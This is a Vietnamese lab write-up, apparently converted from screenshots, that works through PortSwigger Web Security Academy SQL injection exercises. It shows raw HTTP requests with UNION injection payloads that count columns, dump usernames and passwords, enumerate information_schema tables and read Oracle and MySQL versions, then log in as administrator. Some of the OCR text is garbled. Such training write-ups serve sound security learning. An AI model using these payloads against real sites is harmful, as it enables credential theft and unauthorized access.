Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ad300030d5eac3c0d40e890100040.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: close

```

WebSecurity Academy

SQL injection UNION attack, finding a column containing text

Back to lab home

Make the database retrieve the string: 'hdkKwW'

Back to lab previous >

WE LIKE TO  
**SHOP**

'UNION SELECT NULL,NULL,NULL--'

Refine your search:  
All Accessories Clothing, shoes and accessories Corporate gifts Gifts  
Toys & Games

- ❖ Làm cho cơ sở dữ liệu truy xuất chuỗi: 'hdkKwW'
    - Chuỗi ký tự dạng text, vậy nên ta kiểm tra lần lượt từ cột 1 đến cột 3, xem cột nào chấp nhận kiểu text.
    - Với cột 1:
      - Không có gì được in ra cả.

```
Pretty Raw Hex
1 GET /filter?category='UNION+SELECT+'+hdKwW'+,NULL,NULL-- HTTP/1.1
2 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4369.90 Safari/537.36
```

```
Host: 0ad3000303d2ce3a0d8e0900f00040.web-security-academy.net
Content-Type: application/javascript; charset=UTF-8; q=0.9; hq=HDD
Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="104"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://0ad3000303d2ce3a0d8e0900f00040.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/javascript; charset=UTF-8; q=0.9; hq=HDD
Content-Length: 19
```

Pretty Raw Hex Render

# Web Security Academy

SQL injection UNION attack, finding a column containing text

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Internal Server Error

Internal Server Error

- Với cột 2:

```
Pretty Raw Hex
1 GET /filter?category='UNION+OR+SELECT+NULL',#hdKwW#,NULL-- HTTP/1.1
2 Host: OdA30003d5e+a3c05d8+8500qf00040.web-security-academy.net
3 Cookie: session=dE1Ra0cSwadAaDtpoq7yHxD7z
4 Sec-Fetch-Dest: frame
5 Sec-Fetch-User: -1
6 Sec-Fetch-Site: same-origin
7 Sec-Fetch-Mode: noCors
8 Sec-Fetch-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
11 Sec-Fetch-Header: accept
12 Sec-Fetch-Subframe-Content-Type: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: -1
15 Sec-Fetch-Dest: document
16 Referer: https://OdA30003d5e+a3c05d8+8500qf00040.web-security-academy.net/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.5
19 Connection: close
20
```

Pretty Raw Hex Render

Congratulations, you solved the lab!

 Share your skills! Continue learn

[Home](#) | [My account](#)

- Chuỗi 'hdKwW' đã được xuất ra, vậy cột 2 có kiểu dữ liệu là text.

- ★ LAB 5: <https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-data-from-other-tables>

- ❖ Đề bài: Sử dụng UNION attack để lấy dữ liệu từ 1 bảng khác, và đăng nhập với tư cách là ‘administrator ’.
- ❖ Gợi ý của bài:

The database contains a different table called `users`, with columns called `username` and `password`.

- ❖ Đầu tiên ta xác định số cột trả về:

- Ta nhận được số cột là 2:

Pretty Raw Hex

```
WE LIKE TO

SHOP

'UNION SELECT NULL,NULL--
```

- ❖ Từ gợi ý của bài, có thể đoán 2 cột này là **username** và **password**, và bảng dữ liệu có thể có tên là **users**

- ❖ Vậy ta thử **select username,password from users;**
- ❖ Kết quả: đã đoán chính xác bảng có tên là **users**, và đã lấy được toàn bộ account.

The screenshot shows a browser interface with two panes. The left pane displays the raw HTTP request:

```

1 GET /filter?category='UNION+SELECT+username,password+FROM+users--' HTTP/1.1
2 Host: 0ada0c2e04c4edec0b1d2b00e6006 web-security-academy.net
3 Cookie: session=EBB1eeL3Kc1h5h%35Q03gTUTfc
4 Sec-Ch-Ua: "Not an operating system";v="99", "Chromium";v="104"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: https://0ada0c2e04c4edec0b1d2b00e6006.web-security-academy.net/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15
16
17
18
19

```

The right pane shows the results of the query, displaying a list of accounts:

- carlos
- u8irkwzk0e78zyix3eqx
- administrator
- dx9xxgo5ct66dfn2fisc
- wiener
- 59grrrch7u9vjcu5gxo

- 
- ❖ Sử dụng **username=administrator**. Password= **dx9xxgo5ct66dfn2fisc** để đăng nhập
- ❖ Đăng nhập thành công:


## My Account

Your username is: administrator

The screenshot shows a form field labeled "Email" with a placeholder "Email". Below it is a green button labeled "Update email".

•

### ★ LAB 6: <https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-multiple-values-in-single-column>



- ❖ **Đề Bài:** Truy xuất ra username và password từ 1 cột và đăng nhập bằng administrator
- ❖ Tìm số cột trả về:
  - Như vậy số cột trả về là 2

The screenshot shows a browser interface with two panes. The left pane displays the raw HTTP request:

```

1 GET /filter?category='UNION+SELECT+NULL,NULL--' HTTP/1.1
2 Host: 0a52006d03cf889c0d43b6a00a20029 web-security-academy.net
3 Cookie: session=EBB1eeL3Kc1h5h%35Q03gTUTfc
4 Sec-Ch-Ua: "Not a Brand";v="99", "Chromium";v="104"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: https://0a52006d03cf889c0d43b6a00a20029.web-security-academy.net/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15
16
17
18
19

```

The right pane shows the results of the query, displaying the text "WE LIKE TO SHOP" and the message "'UNION SELECT NULL,NULL--'".

- 
- ❖ Kiểm tra xem, kiểu dữ liệu của cột nào cho chấp nhận kiểu chuỗi
  - Với đối số đầu tiên là chuỗi, ko có điều gì xảy ra

GET /filter?category='UNION+SELECT+' asd',NULL-- HTTP/1.1

- Với đối số thứ 2 là chuỗi, kết quả là chuỗi được in ra:

Pretty Raw Hex

```

1 GET /filter?category='UNION%20SELECT%20NULL,%27string%27-- HTTP/1.1
2 Host: OaS2006d033cf088c0d43b6a0a20025 web-security-academy.net
3 Cookie: session=ya8CFCfjnJ0A77HfsiAKSdusuvr06wE
4 Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="104"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://OaS2006d033cf088c0d43b6a0a20025.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19

```

In Render

WE LIKE TO  
SHOP

'UNION SELECT NULL,'string'--

Refine your search:  
All Clothing, shoes and accessories Lifestyle Pets Tech gifts  
Toys & Games

string

- Tiến hành khai thác cột 2. Dựa vào đề bài, ta cần khai thác username và password từ users. Nên:

- Thay đổi số thứ 2 bằng username, ta được các tài khoản:

Pretty Raw Hex

```

1 GET /filter?category='UNION%20SELECT%20NULL,username%20FROM%20users-- HTTP/1.1
2 Host: OaS2006d033cf088c0d43b6a0a20025 web-security-academy.net
3 Cookie: session=ya8CFCfjnJ0A77HfsiAKSdusuvr06wE
4 Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="104"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://OaS2006d033cf088c0d43b6a0a20025.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19

```

In Render

'UNION SELECT NULL,username FROM users--

Refine your search:  
All Clothing, shoes and accessories Lifestyle Pets Tech gifts  
Toys & Games

carlos  
administrator  
wiener

- Thay đổi số thứ 2 bằng password, ta được các mật khẩu:

Pretty Raw Hex

```

1 GET /filter?category='UNION%20SELECT%20NULL,password%20FROM%20users-- HTTP/1.1
2 Host: OaS2006d033cf088c0d43b6a0a20025 web-security-academy.net
3 Cookie: session=ya8CFCfjnJ0A77HfsiAKSdusuvr06wE
4 Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="104"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://OaS2006d033cf088c0d43b6a0a20025.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19

```

In Render

'UNION SELECT NULL,password FROM users--

Refine your search:  
All Clothing, shoes and accessories Lifestyle Pets Tech gifts  
Toys & Games

ijqofrqj4r1m5oqq8b9a  
4idc1c7uady2vdb6as0b  
tm1ugz4ucjlp72xfo23n

- Đề bài yêu cầu, cần đưa ra đồng thời cả username và password. Sau khi đọc hint ta được kết quả sau:

Pretty Raw Hex

```

1 GET /filter?category='UNION%20SELECT%20NULL,username||password%20FROM%20users-- HTTP/1.1
2 Host: OaS2006d033cf088c0d43b6a0a20025 web-security-academy.net
3 Cookie: session=ya8CFCfjnJ0A77HfsiAKSdusuvr06wE
4 Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="104"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://OaS2006d033cf088c0d43b6a0a20025.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19

```

In Response

'UNION SELECT NULL,username||password FROM users--


Refine your search:  
All Clothing, shoes and accessories Lifestyle Pets Tech gifts  
Toys & Games

carlos||jqofrqj4r1m5oqq8b9a  
administrator||tm1ugz4ucjlp72xfo23n  
wiener||4idc1c7uady2vdb6as0b

- Tài khoản mật khẩu bị dính liền nhau, chọn tk admin và đăng nhập thành công.



## ★ LAB 7: <https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-oracle>



- Đề bài: xuất ra database server.
- Xác định số cột: Sử dụng truy vấn ' ORDER BY 1--

```

GET /filter?category='ORDERBY1;-- HTTP/1.1
Host: Oae800a504c14d7ec0531841001c007e.web-security-academy.net
Cookie: session=860DProv7dKHsjcpn9aUmBmni8gX5SAc
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="104"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://Oae800a504c14d7ec0531841001c007e.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

```

WE LIKE TO SHOP

Refine your search: Back to lab description >

All Accessories Clothing, shoes and accessories Corporate gifts

Food & Drink Toys & Games

- Ta thấy số cột trả về tối đa là 2, và không hề hiện lên các sản phẩm.
- ❖ Xác định kiểu dữ liệu của mỗi cột

```

Pretty Raw Hex
1 GET /filter?category='UNION+SELECT+NULL,NULL;-- HTTP/1.1
2 Host: Oae800a504c14d7ec0531841001c007e.web-security-academy.net
3 Cookie: session=860DProv7dKHsjcpn9aUmBmni8gX5SAc
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="104"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
0 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
1 Sec-Fetch-Site: same-origin
2 Sec-Fetch-Mode: navigate
3 Sec-Fetch-User: ?1
4 Sec-Fetch-Dest: document
Referer: https://Oae800a504c14d7ec0531841001c007e.web-security-academy.net/
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9

```

- Hmm, có vẻ như không thể select theo cách này, vì với đối số là NULL mà cũng không có kết quả
- Kiểm tra lại thì server đang dùng là ORACLE, và ta phải select theo kiểu của ORACLE.
- Với ORACLE, nó buộc ta phải select vào 1 bảng cụ thể, với hint mà bài cho ta có bảng công khai cho mọi người dùng là DUAL.
- Bảng DUAL có 1 cột tên là DUMMY, kiểu dữ liệu là varchar2.
- Thủ lại với DUAL ta được:

```

Pretty Raw Hex
1 GET /filter?category='UNION+SELECT+NULL,NULL+FROM+DUAL;-- HTTP/1.1
2 Host: Oae800a504c14d7ec0531841001c007e.web-security-academy.net
3 Cookie: session=860DProv7dKHsjcpn9aUmBmni8gX5SAc
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="104"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
0 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
1 Sec-Fetch-Site: same-origin
2 Sec-Fetch-Mode: navigate
3 Sec-Fetch-User: ?1
4 Sec-Fetch-Dest: document
Referer: https://Oae800a504c14d7ec0531841001c007e.web-security-academy.net/
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9

```

- Có vẻ mọi thứ đã trở nên dễ dàng.
- Tiến hành kiểm tra lần lượt từng đối số:
  - Cả 2 đối số đều có kiểu string

```

Pretty Raw Hex
1 GET /filter?category='UNION+SELECT+'string1';string2'+FROM+DUAL;-- HTTP/1.1
2 Host: Oae800a504c14d7ec0531841001c007e.web-security-academy.net
3 Cookie: session=860DProv7dKHsjcpn9aUmBmni8gX5SAc
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="104"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
Referer: https://Oae800a504c14d7ec0531841001c007e.web-security-academy.net/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9

```

```

Pretty Raw Hex Render
1 UNION SELECT NULL,NULL FROM DUAL-- NLSRTL Version 11.2.0.2.0
NLSRTL Version 11.2.0.2.0
- Production

Internal Server Error
Internal Server Error

```

```

Pretty Raw Hex Render
1 UNION SELECT 'string1','string2' FROM DUAL-- NLSRTL Version 11.2.0.2.0
NLSRTL Version 11.2.0.2.0
- Production

Refine your search: Back to lab description >
All Accessories Clothing, shoes and accessories Corporate gifts
Food & Drink Toys & Games

```

```

string1
string2

```

- ❖ Hiện ra version của lab:
  - Với ORACLE ta có 2 cách để lấy version

## Oracle

```
SELECT banner FROM v$version
SELECT version FROM v$instance
```

```
1 GET /filter?category='UNION+SELECT#banner,NULL+FROM+v$version-- HTTP/1.1
2 Host: 0ac800a04c1ad7ec0531841001c007e.web-security-academy.net
3 Cookie: session=6EDDPv07JH0Nxkcp5f0mBm10gQSAc
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ac800a04c1ad7ec0531841001c007e.web-security-academy.net/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20
```

' UNION SELECT banner,NULL FROM v\$version--

Refine your search:

All Accessories Clothing, shoes and accessories Corporate gifts

Food & Drink Toys & Games

CORE 11.2.0.2.0 Production

NLSRTL Version 11.2.0.2.0 - Production

Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

PL/SQL Release 11.2.0.2.0 - Production

TNS for Linux: Version 11.2.0.2.0 - Production

- ❖ Vậy ta đã hoàn thành, bài cũng giống như các bài trước. Chỉ khác là mỗi server thì sẽ có kiểu cách khai thác riêng, nhưng ý tưởng thì vẫn vậy.

## ★ LAB 8: <https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-mysql-microsoft>

LAB

PRACTITIONER  
SQL injection attack, querying the database type and version on MySQL and Microsoft »

- ❖ Đề bài: Yêu cầu lấy được version của database.
- ❖ Cũng tương tự như các bài trên, nhưng lần này server là MySQL, nên ta cần khai thác theo cách riêng của nó.
- ❖ Đếm số cột:
  - Sử dụng dấu # làm comment thay vì --
  - số cột trả về là 2.
- ❖ Tìm Cột với kiểu dữ liệu là string:
  - Ta tìm được cột 2, thỏa mãn string.
- ❖ Lấy version của MySQL:

## MySQL

```
SELECT @@version
```

```
1 GET /filter?category='union+select+NULL,'string# HTTP/1.1
2 Host: 0ac800a04c1ad7ec0531841001c007e.web-security-academy.net
3 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17
```

'union select NULL,'string#

Refine your search:

All Corporate gifts Food & Drink Lifestyle Tech gifts Toys & Games

string

8.0.30

- Versversion hiện ra là 8.0.30. Như vậy là đã hoàn thành.

★ LAB 9: <http://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-non-oracle>

- ❖ Đề bài: lấy được tk password admin và đăng nhập từ **table\_name** và **column\_name**;

❖ Đầu tiên, xác định số cột trả về:

```
GET /filter?category='union+select+null,null-- HTTP/1.1
Host: Dadd007504073aa6ac0656ea600e0003b.web-security-academy.net
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
```

- ta có số cột trả về là 2.

❖ Xác định cột nào chấp nhận kiểu dữ liệu string.

```
Pretty Raw Hex
1 GET /filter?category='union+select+'string1','string2-- HTTP/1.1
2 Host: Dadd007504073aa6ac0656ea600e0003b.web-security-academy.net
3 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Dest: document
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17
```

- Cả 2 cột đều thỏa mãn.

❖ Theo hướng dẫn, ta cần tìm tên của bảng mà chứa thông tin tài khoản mật khẩu trong cột **table\_name** trong trường **information\_schema.tables**

```
Pretty Raw Hex
1 GET /filter?category='union+select+null,table_name+from+information_schema.tables-- HTTP/1.1
2 Host: Dadd007504073aa6ac0656ea600e0003b.web-security-academy.net
3 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Dest: document
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17
```

- Ta lấy được tên bảng chứa username, password là **users\_qiauss**

❖ Tìm tên của cột chứa tài khoản mật khẩu trong **columns**, tại nơi có tên cột là **table\_name**, giá trị là **users\_qiauss** vừa tìm được

```
Pretty Raw Hex
1 GET /filter?category='union+select+null,column_name+from+information_schema.columns+where+table_name='users_qiauss'-- HTTP/1.1
2 Host: Dadd007504073aa6ac0656ea600e0003b.web-security-academy.net
3 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Dest: document
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17
```

- Lấy được 2 tên cột là **username\_cnipxp** và **password\_plukri**

❖ Lấy tài khoản mật khẩu từ **username\_cnipxp ,password\_plukri**

```
Pretty Raw Hex
1 GET /filter?category='union+select+username_cnipxp,password_plukri+from+users_qiauss-- HTTP/1.1
2 Host: Dadd007504073aa6ac0656ea600e0003b.web-security-academy.net
3 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
15
16
```

-

- ❖ Lấy tài khoản mật của của administrator để đăng nhập là hoàn thành.
- ★ LAB 10: <https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-oracle>

- ❖ Đề bài: lấy được tk password admin và đăng nhập từ **table\_name** và **column\_name**, nhưng database là **oracle** ;
- ❖ Số cột tìm được là 2

- ❖ Cả 2 cột trả về đều chấp nhận string
- 
- ❖ Tìm tên của bảng chứa các cột username, password trong table\_name

- Ta tìm được, **USERS\_ZPQIMO**

- ❖ Tìm tên của cột chứa username, password, trong bảng **column\_name** với cột là **table\_name** có giá trị là **USERS\_ZPQIMO**

- ❖ Tìm tài khoản mật khẩu trong **USERS\_ZPQIMO**

- Username: **administrator** && password: **i3udkraivkmuyzg6s1jg**

## ★ Lab 11: https://portswigger.net/web-security/sql-injection/blind/lab-conditional-responses

△ LAB

PRACTITIONER

Blind SQL injection with conditional responses >

✓ Solved

- ❖ Đề bài : Blind SQL injection
- ❖ Dấu hiệu nhận biết: khi reload lại web, trang hiện ra thêm 1 nội dung 'welcome back'.
